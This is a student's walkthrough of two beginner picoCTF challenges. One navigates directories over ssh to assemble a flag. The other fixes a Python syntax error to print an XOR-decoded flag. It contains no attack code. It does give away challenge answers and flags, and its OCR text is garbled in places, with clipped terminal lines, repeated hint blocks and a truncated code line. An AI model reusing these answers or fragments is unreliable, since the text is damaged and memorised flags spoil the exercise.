# LAB 1 CAPTURE THE FLAG SOLUTIONS AND WALKTHROUGHT

**REPORT WRITTEN**

**BY BRIAN ODE**


**INTRODUCTION**


This write up is divided into two parts. web application and general skills Capture the Flag (CTF). This is a write up I followed to capture the flags in the exercise. For consultations, corrections and additions, please reach me via email richdotcomhacker@proton.me or WhatsApp +254748267005. This report also highlights the significance of each exercise in the CTF.

Information and techniques from this write-up should only be used for educational and research purposes. The style for this CTF is Jeopardy-style.

**GENERAL SKILLS**

# Magikarp Ground Mission Challenge






After launching the instance I was given the information to use to remote into a computer via ssh. After remoting into the computer via ssh I typed in ls to see what might be contained in the file. Interesting I found a file named 1of3.flag.txt. automatically I knew I was looking for 2 more files. I cat the content of 1of3flag.txt and found the first part of the flag. In the same directory there was a instruction-to2of3.txt file. I used the cat command to read the content of that file. The hint instructed me to go to the '/' directory. Using cd / I was able to navigate to the slash directory. In the '/' directory I found the 2of3.flag.txt file and I used the cat command to read the content of the file. It contained a portion of the flag. In the same directory there was another file named intructionto3-of3.txt when I cat the content of this file. I was directed to go to the '~' location.


I used the cd ~ command to go to the ~ location and there was the last portion of the flag.

**Significance**


The significance of this challenge was to test if the competitors was able to first remote into another computer using secure shell(ssh) and traversing through different directories using the cd command. It also tested the competitor ability to read the file contents using the cat command.

Used commands are ssh,ls,cat and cd.


# Solution


webshell.picoctf.org
YouTube
Maps
Gmail
Google Maps
tf-player@venus.picoctf.net's password:
elcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1041-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
his system has been minimized by removing packages and content that are
ot required on a system that users do not log into.
o restore this content, you can run the 'unminimize' command.
he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.
buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.
tf-player@pico-chall$ ls
of3.flag.txt instructions-to-2of3.txt
tf-player@pico-chall$ cat 1of3.flag.txt
icoCTF{xxsh_
tf-player@pico-chall$ ^C
tf-player@pico-chall$ cat instructions-to-2of3.txt
ext, go to the root of all things, more succinctly `/`
tf-player@pico-chall$ cd /
tf-player@pico-chall$ ls
of3.flag.txt bin boot dev etc home instructions-to-3of3.txt lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
tf-player@pico-chall$ ^C
tf-player@pico-chall$ cat 2of3.flag.txt
ut_0f_\/\/4t3r_
tf-player@pico-chall$ cat instructions-to-3of3.txt
astly, ctf-player, go home... more succinctly `~`
tf-player@pico-chall$ cd ~
tf-player@pico-chall$ ls
of3.flag.txt drop-in
tf-player@pico-chall$ cat 3of3.flag.txt
118a9a4}
tf-player@pico-chall$


## fixme2.py CHALLENGE




HINT 2


fixme2.py
| 100 points
Tags: Beginner picoMini 2022 General Skills Python
AUTHOR: LT 'SYREAL' JONES
Congratulations! You've solved this challenge!
Assignment: General skills (picoCTF Online training)
Description
Fix the syntax error in the Python script to print the flag.
Download Python script
Hints
1 2 3 4
To view the file in the webshell, do: $ nano fixme2.py
38,598 users solved
86%

Hint 3


fixme2.py
| 100 points
Tags: Beginner picoMini 2022 General Skills Python
AUTHOR: LT 'SYREAL' JONES
Congratulations! You've solved this challenge!
Assignment: General skills (picoCTF Online training)
Description
Fix the syntax error in the Python script to print the flag.
Download Python script
Hints
1 2 3 4
To exit nano, press Ctrl and x and follow the on-screen prompts.
38,598 users solved
86%

Hint 4

# fixme2.py

| 100 points

Tags: Beginner picoMini 2022 | General Skills | Python

AUTHOR: LT 'SYREAL' JONES

Congratulations! You've solved this challenge!

Assignment: General skills (picoCTF Online training)

## Description

Fix the syntax error in the Python script to print the flag.

Download Python script


## Hints

1 2 3 4

The `str_xor` function does not need to be reverse engineered for this challenge.

38,598 users solved

86%



```
picoCTF{xxsh_
ctf-player@pico-chall$ ^C
ctf-player@pico-chall$ cat instructions-to-2of3.txt
Next, go to the root of all things, more succinctly `/`
ctf-player@pico-chall$ cd /
ctf-player@pico-chall$ ls
2of3.flag.txt  bin  boot  dev  etc  home  instructions-to-3of3.txt  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
ctf-player@pico-chall$ ^C
ctf-player@pico-chall$ cat 2of3.flag.txt
0ut_0f_\/\/4t3r_
ctf-player@pico-chall$ cat instructions-to-3of3.txt
Lastly, ctf-player, go home... more succinctly `~`
ctf-player@pico-chall$ cd ~
ctf-player@pico-chall$ ls
3of3.flag.txt  drop-in
ctf-player@pico-chall$ cat 3of3.flag.txt
1118a9a4}
ctf-player@pico-chall$ ls
3of3.flag.txt  drop-in
ctf-player@pico-chall$ exit
logout
Connection to venus.picoctf.net closed.
odehke-picoctf@webshell:~$ ls
README.txt  cat.jpg  convert.py  ende.py  file.txt  fixme1.py  fixme2.py  flag  flag.txt.en  index.html  index.html.1  index.php  index.txt  store.c
odehke-picoctf@webshell:~$ mkdir solutions
odehke-picoctf@webshell:~$ cd solutions
odehke-picoctf@webshell:~/solutions$ wget https://artifacts.picoctf.net/c/6/fixme2.py
--2024-02-01 09:02:13--  https://artifacts.picoctf.net/c/6/fixme2.py
Resolving artifacts.picoctf.net (artifacts.picoctf.net)... 3.160.22.128, 3.160.22.16, 3.160.22.92, ...
Connecting to artifacts.picoctf.net (artifacts.picoctf.net)|3.160.22.128|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1029 (1.0K) [application/octet-stream]
Saving to: 'fixme2.py'

fixme2.py                                   100%[=========================================================================================>]   1.00K  --.-KB/s    in 0s

2024-02-01 09:02:13 (4.42 MB/s) - 'fixme2.py' saved [1029/1029]

odehke-picoctf@webshell:~/solutions$
```


## Correct code

```
import random



def str_xor(secret, key):
    #extend key to secret length
    new_key = key
    i = 0
    while len(new_key) < len(secret):
        new_key = new_key + key[i]
        i = (i + 1) % len(key)
    return "".join([chr(ord(secret_c) ^ ord(new_key_c)) for (secret_c,new_key_c) in zip(secret,new_key)])


flag_enc = chr(0x15) + chr(0x07) + chr(0x08) + chr(0x06) + chr(0x27) + chr(0x21) + chr(0x23) + chr(0x15) + chr(0x58) + chr(0x18) + chr(0x11) + chr(0x41) + chr(0x09) + chr(0x5f) + chr(0x

flag = str_xor(flag_enc, 'enkidu')
print(flag)
# Check that flag is not empty
if flag == "":
  print('String XOR encountered a problem, quitting.')
else:
  print('That is correct! Here\'s your flag: ' + flag)

[ Read 27 lines ]
^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location  M-U Undo      M-A Set Mark  M-] To Bracket  M-Q Previous  ^B Back
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line M-E Redo      M-6 Copy      ^Q Where Was    M-W Next      ^F Forward
```

Running this python file on the terminal raised a syntax error. From the first hint the python has an error in the equal sign. The second hint stated that we could edit the python file using the nano command.

This challenge had two solutions. The first one was to comment the “ if… else” statement and printing the flag or adding another equal(=)sign in the if statement.

Here is the result of the correct code which is the flag we are looking for.




## Significance of this challenge

The significance of this challenge is to test if the competitor can download a remote file to a linux computer using curl and wget(for those on linux).

It also tests is the competitor knows how to run a python script in the terminal and most importantly debugging the scripts.

Commands used in this challenge were


Wget/curl : to download the remote file

